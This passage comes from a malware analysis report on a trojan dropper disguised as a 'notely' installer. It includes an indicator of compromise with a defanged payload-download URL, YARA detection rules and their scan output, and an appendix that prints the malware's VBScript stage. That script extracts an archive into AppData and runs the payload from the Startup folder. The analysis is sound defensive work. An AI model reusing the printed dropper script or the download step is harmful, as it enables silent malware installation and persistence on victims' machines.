- **Call to malicious website** - Get request to “hxxp://consumerfinancereport.local/blog/index/witchABy.jpg”, resulting in the download of a malicious file.

9 Rules and Signatures

Yara rules were written using the signatures associated to the Indicators of Compromise found, which can be seen in Figure 21, the full code can be found in Appendix A.

```
1 rule notely_yara {
2
3     meta:
4         last_updated = "2024-12-02"
5         author = "Thomas MacKinnon"
6         description = "Yara Rules for notely-installer-x64.msi dropper trojan."
7
8     strings:
9         // Catching witch files
10        $string1 = "oneWitch" ascii
11        $string1Alt = "WitchABY" ascii
12        $string2 = "nim" // Common Malware Language
13        $PE_magic_byte = "MZ" // This is the identifier of a Portable Executable, hinting at malware
14
15        //catching notely
16        $notelyString1 = "unzip.vbs" ascii
17        $notelyString2 = "Emergreport" ascii
18
19        //catching unzip
20        $unzipString = "Emergreport" ascii
21
22        //catching emergreport
23        $reportString1 = "consumerfinancereport.local/blog/index/witchABY.jpg " ascii
24        $reportString2 = "oneWitch" ascii
25        $reportString2Alt = "WitchABY" ascii
26
```

Figure 21: Yara rules for each file found

Figure 22 shows the rules in action, catching the malicious files in the system.

```
notely_yara C:\Users\T\AppData\Roaming\Emergreport.zip
0x1e:$notelyString2: Emergreport
0x381:$notelyString2: Emergreport
0x1e:$unzipString: Emergreport
0x381:$unzipString: Emergreport
notely_yara C:\Users\T\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\unzip.vbs
0x39b:$notelyString2: Emergreport
0x3d3:$notelyString2: Emergreport
0x39b:$unzipString: Emergreport
0x3d3:$unzipString: Emergreport
notely_yara C:\Users\T\Desktop\notely-setup-x64.msi
0x9da:$string2: nim
0x460d:$string2: nim
0x6902:$string2: nim
0x692f:$string2: nim
0x6956:$string2: nim
0x708b:$string2: nim
0x4fc1f:$string2: nim
0xb8ec:$notelyString1: unzip.vbs
0xb85c:$notelyString2: Emergreport
0xb85c:$unzipString: Emergreport
```

Figure 22: Yara rules working

Appendix

Yara Rules

```
rule notely_yara {

meta:
    last_updated = "2024-12-02"
    author = "Thomas MacKinnon"
    description = "Yara Rules for notely-installer-x64.msi dropper trojan."

strings:
    // Catching witch files
    $string1 = "oneWitch"  ascii
    $string1Alt = "WitchABY"  ascii
    $string2 = "nim" // Common Malware Language
    $PE_magic_byte = "MZ" // This is the identifier of a
    Portable Executable, hinting at malware

    //catching notely
    $notelyString1 = "unzip.vbs"  ascii
    $notelyString2 = "Emergreport"  ascii

    //catching unzip
    $unzipString = "Emergreport"  ascii

    //catching emergreport
    $reportString1 = "consumerfinancereport.local/blog/index
    /witchABY.jpg "  ascii
    $reportString2 = "oneWitch"  ascii
    $reportString2Alt = "WitchABY"  ascii

condition:
    // Fill out the conditions that must be met to
    identify the binary
    $PE_magic_byte at 0 and //At position 0 meaning start ,
    ($string1 or $string1Alt) and $string2 or //has both of
    these sus stirngs or
```

```
($notelyString1 and $notelyString2) or  
$unzipString or  
($reportString1 and $reportString2 and $reportString2Alt)
```

Code

```
Sub ExtractFilesFromZip(pathToZipFile, dirToExtractFiles)  
  
Dim fso  
Set fso = CreateObject("Scripting.FileSystemObject")  
  
pathToZipFile = fso.GetAbsolutePathName(pathToZipFile)  
dirToExtractFiles = fso.GetAbsolutePathName(dirToExtractFiles)  
  
If (Not fso.FileExists(pathToZipFile)) Then  
    Exit Sub  
End If  
  
If Not fso.FolderExists(dirToExtractFiles) Then  
    Exit Sub  
End If  
  
dim sa  
set sa = CreateObject("Shell.Application")  
  
Dim zip  
Set zip = sa.Namespace(pathToZipFile)  
  
Dim d  
Set d = sa.Namespace(dirToExtractFiles)  
  
d.CopyHere zip.items, 20  
  
Do Until zip.Items.Count <= d.Items.Count  
    Wscript.Sleep(200)  
Loop
```

```
End Sub

Dim objWShell
Set objWShell = WScript.CreateObject("WScript.Shell")
Dim appData
appData = objWShell.expandEnvironmentStrings("%APPDATA%")

ExtractFilesFromZip appData + "\Emergreport.zip", appData

objWShell.Run("""%APPDATA%\Emergreport""")

Set objShell = Nothing
```